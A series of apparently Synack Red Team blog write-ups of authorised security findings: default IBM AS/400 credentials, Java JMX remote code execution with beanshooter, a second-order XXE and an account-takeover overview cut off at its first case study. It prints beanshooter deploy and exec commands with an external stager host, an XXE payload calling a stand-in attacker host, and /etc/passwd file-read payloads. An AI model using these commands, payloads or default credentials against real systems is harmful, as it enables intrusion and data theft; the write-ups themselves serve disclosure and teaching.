Reading view

There are new articles available, click to refresh the page.

Exploits Explained: Default Credentials Still a Problem Today

Popeax is a member of the Synack Red Team.

Often people think security research requires deep knowledge of systems and exploits, and sometimes it does, but in this case all it took was some curiosity and a Google search to find an alarmingly simple exploit using default credentials.


On a recent host engagement, I discovered an unusual login page running on port 8080, a standard but less often used HTTP port. The login page did not resemble anything I had encountered in the thousands of login pages across hundreds of client engagements.

Nothing new. Even for a seasoned member of the Synack Red Team (SRT), it isn’t unusual to discover commercial products that one hasn’t seen before.

The login page clearly showed the product as some type of IBM server. In the URL, I noticed the string “profoundui.” A quick Internet search identified an IBM resource that stated:

“Profound UI is a graphical, browser-based framework that makes it easy to transform existing RPG applications into Web applications, or develop new rich Web and mobile applications that run on the IBM i (previously known as the AS/400, iSeries, System i) platform using RPG, PHP, or Node.js.”


Given these facts, I Googled for “IBM AS/400 default password” and found IBM documentation that listed default AS/400 credentials.


As any elite hacker would do, I copied and pasted all six default usernames and passwords into the login form.


Sure enough the last set of credentials worked with user QSRVBAS and password QSRVBAS.

It was beyond the scope of the engagement to proceed any further to see how much access was possible. The vulnerability was documented in the report that was given to the client to be remediated.

After a few days, the client requested a patch verification of the vulnerability using Synack’s patch verification workflow. This workflow allows a client to request the SRT to verify an implemented patch within the Synack Platform. After receiving the patch verification request, I quickly verified the vulnerability was no longer exploitable.

It is hard to believe, but even today commercial products still ship and are installed with default credentials. Often the onus is on the end user to be aware they must change the credentials and lock the default accounts.

The ingenuity and curiosity of the SRT cannot be replicated by scanners or automated technology. The SRT members are adept at finding this type of vulnerability in custom and commercial applications, even while running in obscure locations, which leads to exploitable vulnerabilities being surfaced to the customer.

The post Exploits Explained: Default Credentials Still a Problem Today appeared first on Synack.

Exploits Explained: Java JMX’s Exploitation Problems and Resolutions

Nicolas Krassas is a member of the Synack Red Team and has earned distinctions such as SRT Envoy and Guardian of Trust.

Of all the Synack targets, my favorite ones are always host assessments. There, one can find a multitude of services with different configurations, versions and usage. One that always caused me trouble was the Java RMI case, until I decided to spend time reviewing the process step by step.

Throughout the years there were several targets where skilled Synack Red Team (SRT) members were able to successfully exploit vulnerabilities with Remote Code Execution, and this information in many cases was missing from my arsenal. I set a goal to find out how the exploitation was taking place and to be able to better understand the tools and methods to finding and exploiting it.

A few “good to know” items:

What is Java RMI used for?

The Java Remote Method Invocation (RMI) system allows an object running in one Java virtual machine to invoke methods on an object running in another Java virtual machine. RMI provides for remote communication between programs written in the Java programming language.

What is JMX?

Wikipedia describes Java Management Extensions (JMX) as follows, “Java Management Extensions (JMX) is a Java technology that supplies tools for managing and monitoring applications, system objects, devices (such as printers) and service-oriented networks.”

JMX is often described as the “Java version” of SNMP (Simple Network Management Protocol). SNMP is mainly used to monitor network components like network switches or routers. Like SNMP, JMX is also used for monitoring Java-based applications. The most common use case for JMX is monitoring the availability and performance of a Java application server from a central monitoring solution like Nagios, Icinga or Zabbix.

JMX also shares another similarity with SNMP: While most companies only use the monitoring capabilities, JMX is actually much more powerful. JMX allows the user not only to read values from the remote system, it can also be used to invoke methods on the system.

JMX fundamentals: MBeans

JMX allows you to manage resources as managed beans (MBean). An MBean is a Java Bean class that follows certain design rules of the JMX standard. An MBean can represent a device, an application or any resource that needs to be managed over JMX. You can access these MBeans via JMX, query attributes and invoke Bean methods.

The JMX standard differs between various MBean types; however, we will only deal with the standard MBeans here. To be a valid MBean, a Java class must:

  • Implement an interface
  • Provide a default constructor (without any arguments)
  • Follow certain naming conventions, for example implement getter/setter methods to read/write attributes

MBean server

An MBean server is a service that manages the MBeans of a system, which we’ll see demonstrated in an attack later in this post. Developers can register their MBeans in the server following a specific naming pattern. The MBean server will forward incoming messages to the registered MBeans. The service is also responsible for forwarding messages from MBeans to external components.

After we have a JMX service running on RMI, we can go through the various ways such a service might be attacked. Over time, various attack techniques have been discovered that are related to JMX over RMI, and we will step through most of them one by one.

Abusing available MBeans

Applications are able to register additional MBeans, which can then be invoked remotely. JMX is commonly used for managing applications, therefore the MBeans are often very powerful.

A failed start

Starting research on the topic, the first items that one will see are references to rmiscout, an exceptional tool on the time that was created but not maintained anymore for over two years with several issues on deployment. At that time I moved on BaRMie, which surprisingly is even older than rmiscout but easier to work with for basic recon. An alternative tool, under the name mjet, seems to be more updated and somewhat easier to use but still my results were poor. As one can see right away, many times simply taking a tool from the shelves and trying to work with it is not a solution.

Back to school

Simply using the tools without understanding exactly what they do won’t work in the long run and that’s something that I was aware of from the start. But everybody is looking for shortcuts.  Back to reading then, and starting with posts such as this one and this one. I ended up on a relatively recent presentation from Tobias Neitzel, where he also presented his tools, RMG and Beanshooter.

New tools, new methods

With a better understanding and with a pair of excellent tools, the results were the following over the next months. 

On a target with several weeks already being launched, the RMI service was not noticed or exploited at that time. The following steps provided an RCE case.

Identifying:


root@pd-server:~/tools/rmi/beanshooter# java -jar beanshooter-3.0.0-jar-with-dependencies.jar  enum server_ip 9999

Tonka bean deployment:


root@pd-server:~/tools/rmi/beanshooter# java -jar beanshooter-3.0.0-jar-with-dependencies.jar tonka deploy server_ip 9999 –stager-url http://tupoc:8888 –no-stager

On our Tupoc (external Synack collaborator system) 

Waiting for a callback:

root@pd-server:~/tools/rmi/beanshooter# java -jar beanshooter-3.0.0-jar-with-dependencies.jar stager xxx.xx.xx.xx 8888 tonka

Verification:

root@pd-server:~/tools/rmi/beanshooter# java -jar beanshooter-3.0.0-jar-with-dependencies.jar  tonka status server_ip 9999 

Command execution:

root@pd-server:~/tools/rmi/beanshooter# java -jar beanshooter-3.0.0-jar-with-dependencies.jar  tonka exec server_ip 9999 id

The case was awarded with a full RCE reward.

Not all cases will happen to be straightforward and in rare occasions issues might arise, but with better understanding of the process and the tools, we are always able to achieve better results.

References:
https://www.youtube.com/watch?v=t_aw1mDNhzI (Amazing work by Tobias Neitzel)
https://docs.jboss.org/jbossas/jboss4guide/r5/html/ch2.chapter.html
https://docs.alfresco.com/content-services/7.0/admin/jmx-reference/

Final notes

During the process, a few issues were identified in the tools that were handled swiftly and additionally an issue was created towards Glassfish repo under, https://github.com/eclipse-ee4j/glassfish/issues/24223.

The post Exploits Explained: Java JMX’s Exploitation Problems and Resolutions appeared first on Synack.

Exploits Explained: Second Order XXE Exploitation

Kuldeep Pandya is a member of the Synack Red Team. You can find him on Twitter or his blog.

This writeup is about my recent discovery of a Second Order XXE that allowed me to read files stored on the web server.

One morning, a fresh target was onboarded and I hopped onto it as soon as I received the email. In the scope, there were two web applications listed along with two postman collections. I prefer postman collections over web apps, so I loaded the collections with their environments into my postman.


After sending the very first request, I noticed that the application was using SOAP API to transfer the data. I tried to perform XXE in the SOAP body but the application threw an error saying “DOCTYPE is not allowed”.

Here, we cannot perform XXE as DOCTYPE is explicitly blocked.


Upon checking all the modules one by one, I came across a module named NormalTextRepository in the postman collection which had the following two requests:

  • saveNormalText
  • GetNamedNormalText

After sending the first saveNormalText request and intercepting it in Burp Suite, I found out that it contained some HTML-encoded data that looked like this:

Upon decoding, the data looked like this:

<?xml version="1.0"?>
<normal xmlns="urn:hl7-org:v3" xmlns:XX="http://REDACTED.com/REDACTED"><content XX:statu

This quickly caught my attention. This was XML data being passed inside the XML body in a SOAP request (Inception vibes).

I went on to try XXE here as well. For this, I copy pasted a simple Blind XXE payload from PortSwigger:

<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com/XXETEST"> %xxe; ]>

I used Synack’s provided web server to test for this. Upon checking its logs, I found there indeed was a hit for the /XXETEST endpoint.

This still was a blind XXE and I had to turn it into a full XXE in order to receive a full payout. I tried different file read payloads from PayloadsAllTheThings and HackTricks but they did not seem to work in my case.

For me, the XXE was not reflected anywhere in the response. This is why it was comparatively difficult to exploit.

After poking for a while, I gave up with the idea of full XXE and went ahead to check if an internal port scan was possible or not as I was able to send HTTP requests.


I sent the request to Burp Suite’s intruder and fuzzed for the ports from 1 to 1000. The payload for that looked like the following:

<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://127.0.0.1:§1§/XXETEST"> %xxe; ]>

However, the result of the intruder didn’t make any sense to me. All the ports that I fuzzed were throwing random time delays.

I lost all hope and was about to give up on this XXE once again. Then a thought struck, “If this data is being saved in the application, it has to be retrievable in some way as well.” I checked the other GetNamedNormalText request in this module and instantly felt silly. This request retrieved the data that we saved from the first saveNormalText request.


I used the following XXE file read payload and saved the data:

<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [<!ENTITY example SYSTEM "/etc/passwd"> ]>

Then sent the second GetNamedNormalText request to retrieve the saved data. And in the response, I could see the contents of the /etc/passwd file!


This was enough for a proof of concept. However, looking at the JSESSIONCOOKIE, I could tell that the application was built using Java. And, in Java applications, if you just provide a directory instead of a file, it will list down the contents of that directory and return it.

To confirm this theory, I just removed the /passwd portion from the above file read payload. The updated payload looked like this:

<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [<!ENTITY example SYSTEM "/etc"> ]>

Upon saving the above payload and retrieving it using the second request, we could see the directory listing of the /etc directory!

I sent it to Synack and they happily triaged it within approximately 2 hours.

The post Exploits Explained: Second Order XXE Exploitation appeared first on Synack.

Account Takeovers:  Believe the Unbelievable

Nikhil Srivastava is a Synack Red Team legend and co-founder of Bsides Ahmedabad.

An Account Takeover (ATO) is an attack whereby attackers take ownership of online accounts using several methods. It is unfortunately more common than you’d think, despite all the warnings to create complex passwords, avoid phishing emails and use multi-factor authentication.

Recent research shows 1 in 5 adults have suffered from an account takeover with  average financial losses of approximately $12,000. Further, PerimeterX reported that 75 to 85% of all attempted logins in the second half of 2020 were account takeover attempts. 

The Digital Shadows Research Team exposed an even more concerning statistic: more than 24 billion account usernames and passwords are available for purchase on the dark web. In some cases, purchasing credentials isn’t necessary, as year after year, the most common password is 123456, appearing in one out of every 200 passwords. 

Now that we know just how common ATOs are, let’s review some of the tactics, techniques and procedures (TTPs) used in such attacks.

Account Takeover Methodologies

  • Change Email/Password CSRFThe simplest ATO employs phishing. An attacker sends a link to the victim, and when the unsuspecting user clicks on the link, the victim’s email/password will be changed and the attacker can take over their account.
  • OAuth CSRFConsider a website that allows users to log in using either a classic, password-based mechanism or by linking their account to a social media profile using OAuth. In this case, if the application fails to use the state parameter, an attacker could potentially hijack a user’s account on the client application by binding it to their own social media account.
  • Default/Weak Credentials – Most products have their own default credentials for things like servers, routers, and Virtual Network Computing (VNC) that sometimes do not get changed. Many applications lack a strong password policy and will allow users to set weak passwords such as 123456.
  • Forgot your password? – Sometimes “forget password” implementations can be vulnerable to password reset token leaks, HTTP leaks, bypassing poor security questions, Host header injection or HTTP Parameter Pollution attacks. 
  • Credential Stuffing – In this method, attackers use lists of compromised user credentials to breach a system. Bots can be deployed for automation and scale, based on the assumption that many users reuse usernames and passwords across multiple services.

Examples of Account Takeovers

Here are five anonymized ATO case studies from a variety of industries, including healthcare, software, government and commerce. 

Case Study 1 

